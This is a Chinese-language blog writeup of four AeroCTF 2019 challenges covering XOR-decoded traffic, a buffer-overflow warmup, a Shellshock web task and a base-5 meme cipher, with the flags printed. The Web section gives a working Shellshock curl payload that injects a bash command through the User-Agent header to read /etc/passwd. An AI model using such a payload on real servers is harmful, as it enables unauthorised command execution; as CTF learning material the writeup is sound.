

# AeroCTF 2019 部分题目Writeup

原创

[iqiqiya](#) 于 2019-03-27 16:49:35 发布 1331 收藏

分类专栏: [我的CTF之路](#) 文章标签: [AeroCTF 2019 Writeup](#) [AeroCTF Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xiangshangbashaonian/article/details/88849409>

版权



[我的CTF之路](#) 专栏收录该内容

92 篇文章 5 订阅

订阅专栏

## 0x01: 【Forensic】undefined protocol

题目说明: We managed to get traffic from the machine of one of the hackers who hacked our navigation systems, but they use some kind of strange protocol over TCP. We were not able to disassemble it, maybe you can find out what he was transmitting?



[file](#) - Mega

[file](#) - Google Drive

解题思路: 这道题其实就是流量分析

下载后载入WireShark

先右键第0条 跟踪tcp流 发现没什么特别 接着继续向下看



就会发现全部都是一个数字 加一串字符 猜测是一种加密方式

```
60  
...YQJRNYOiWYNI*YT_6HUDy6.XUPJRJU.OU.YQJRNYOi.a.gXNSKOOJL //类似于这样子
```

具体是什么 只能靠猜测了

尝试数字与字符串进行异或解密 能够解出来一串可见字符

最后可以知道最后一条就是我们要找的

Wireshark · 追踪 TCP 流 (tcp.stream eq 338) · undefined\_protocol\_traffic...

```
69
e. ($+7 6.+,(!$e.!7*266$5e -1e7 1+.,(!$0d+,(!$e (*& ) .8'r$&#v'rs&s''u
$wv q rwv'qu!qu!q|>*7 .
```

3 客户端 分组, 4 服务器 分组, 5 turn(s).

Entire conversation (96 bytes) 显示和保存数据为 ASCII 流 338

查找: 查找下一个(N)

滤掉此流 打印 Save as... 返回 Close Help

```
File Edit Format Run Options Window Help
enc = "e. ($+7 6.+,(!$e.!7*266$5e -1e7 1+.,(!$0d+,(!$e (*& ) .8'r$&#v'rs&s''u$wv
key = 69
flag = ''
for i in enc:
    flag += chr(ord(i) ^ key)
print flag
```

```
Python 2.7.10 Shell
File Edit Shell Debug Options Window Help
Python 2.7.10 (default, May 23 2015, 09:40:32) [MSC v.1500 32 bit (Intel)] on wi
n32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
kemanresknimda kdrowssap eht retnknimda
!nimda emoclek)b7acf3b76c6bb0a25e4e723b40d40d49{orek
>>>
```

再逆序一下：

```
aa = "}b7acf3b76c6bb0a25e4e723b40d40d49{orek"  
print aa[::-1] | kero{94d04d04b327e4e52a0bb6c67b3fca7b}  
>>>
```

提交的时候注意格式：Aero{94d04d04b327e4e52a0bb6c67b3fca7b}

### 0x02: 【Warmup】 pwn\_warmup


Now they have made a server with memes, it has authorization. See if you can get around it.  
Server: 185.66.87.233 5004  
file - Mega  
file - Google Drive

感觉这道题是全场最简单的了 直接输入足够长的a就可以溢出

### 0x03: 【Web 100】 board tracking system

We develop advanced board tracking system, is it vulnerable?  
Site: <http://81.23.11.159:8080/>

打开看看



Welcome to control plane application of Aeroctf system.

On a dashboard you can see loading our system

Stats:

Sat Mar 16 13:17:28 UTC 2019 13:17:28 up 100 days, 22:46, 0 users, load average: 0.00, 0.00, 0.00  
muaquat i <3 kha banh

<https://blog.csdn.net/xiangshangbashaonian>

先查看源代码

```
1 <html>
2   <head>
3     <style>
4       body, pre {
5         color: #7b7b7b;
6         font: 300 16px/25px "Roboto", Helvetica, Arial, sans-serif;
7       }
8     </style>
9     <meta name="generator" content="vi2html">
10  </head>
11  <body>
12  </br>
13  Welcome to control plane application of Aerocft system. </br>
14  </br>
15  </br>
16  On a dashboard you can see loading our system</br>
17  </br>
18  Stats:
19  </br>
20  <iframe frameborder=0 width=800 height=600 src="/cgi-bin/stats"></iframe> |
21  </body>
22 </html>
```

<https://blog.csdn.net/xiangshangbashaonian>

可以看到这个/cgi-bin/stats google可以找到这个CVE

CVE-2014-6271 Bash漏洞利用工具 - [SecPulse.COM](http://SecPulse.COM) | 安全脉搏

<https://www.secpulse.com/archives/917.html>

最后cat /etc/passwd就可以拿到flag

附赠一个payload:

```
curl -H"user-agent ?) { : ;}; echo; echo; / bin / bash -c'cat / etc / passwd'"http://81.23.11.159: 8080 / cgi-bin / stats
```

## 0x04: 【Warmup】 forensic\_warmup

Again, these memes, we have even stopped talking to them. Just look at it, they seem to be crazy.

[file](#) - MEGA

[file](#) - Google Drive

打开之后是这样的

kappa\_pride pepe kappa  
look\_at\_this\_dude kappa trollface  
look\_at\_this\_dude kappa\_pride look\_at\_this\_dude  
look\_at\_this\_dude kappa\_pride trollface  
look\_at\_this\_dude look\_at\_this\_dude pepe  
kappa\_pride trollface kappa  
pepe look\_at\_this\_dude kappa\_pride  
kappa\_pride trollface kappa\_pride  
trollface look\_at\_this\_dude look\_at\_this\_dude  
trollface look\_at\_this\_dude look\_at\_this\_dude  
pepe look\_at\_this\_dude look\_at\_this\_dude  
pepe look\_at\_this\_dude look\_at\_this\_dude  
look\_at\_this\_dude kappa kappa\_pride  
pepe look\_at\_this\_dude pepe  
trollface look\_at\_this\_dude look\_at\_this\_dude  
kappa\_pride trollface trollface  
pepe look\_at\_this\_dude look\_at\_this\_dude  
kappa\_pride kappa kappa  
look\_at\_this\_dude kappa kappa\_pride  
pepe look\_at\_this\_dude kappa\_pride  
look\_at\_this\_dude kappa kappa\_pride  
look\_at\_this\_dude kappa trollface  
kappa\_pride kappa kappa  
kappa\_pride trollface kappa\_pride  
kappa\_pride kappa look\_at\_this\_dude  
trollface look\_at\_this\_dude pepe  
pepe look\_at\_this\_dude pepe  
kappa\_pride kappa look\_at\_this\_dude  
look\_at\_this\_dude kappa trollface  
look\_at\_this\_dude kappa trollface  
kappa\_pride kappa kappa  
pepe look\_at\_this\_dude look\_at\_this\_dude  
pepe look\_at\_this\_dude pepe  
pepe look\_at\_this\_dude look\_at\_this\_dude  
kappa\_pride trollface kappa\_pride  
pepe look\_at\_this\_dude look\_at\_this\_dude  
kappa\_pride trollface kappa  
trollface kappa kappa kappa

仔细观察可以发现 只出现五个单词kappa\_pride , pepe , kappa, look\_at\_this\_dude , trollface

而且只有最后一行是四个单词 其他的行都只有三个(如果看不太清楚 可以替换为a,b,c,d)

这道题目真脑洞

根据flag格式为Aero{xxxxxxxxxxxxxxxx}

可以发现前面是Aero{,而后面最后一个是}

A的十六进制是0x41 五进制是230

}的十六进制是0x7d 五进制是1000

我们直接根据这两个就可以找到对应关系

- 0: kappa
- 1: trollface
- 2: kappa\_pride
- 3: pepe
- 4: look\_at\_this\_dude

```
flag = ""
table = {
    'kappa': '0',
    'trollface': '1',
    'kappa_pride': '2',
    'look_at_this_dude': '4',
    'pepe': '3'
}
with open("meme_or_not", "r") as f:
    for line in f:
        cs = line.split()
        char = ''
        for c in cs:
            char += table[c]
        flag += chr(int(char, 5))
print(flag)
#Aero{7a911ccfb18c2fafa2960b6ee2cbc9c7}
```

#### 参考链接:

<https://ptr-yudai.hatenablog.com/entry/2019/03/09/215844#Forensic-497-data-container>

<https://kusuwada.hatenablog.com/entry/2019/03/09/181023#section2>

<https://medium.com/@wywyit/ritsec-fall-2018-ctf-week-6-45d414035c76>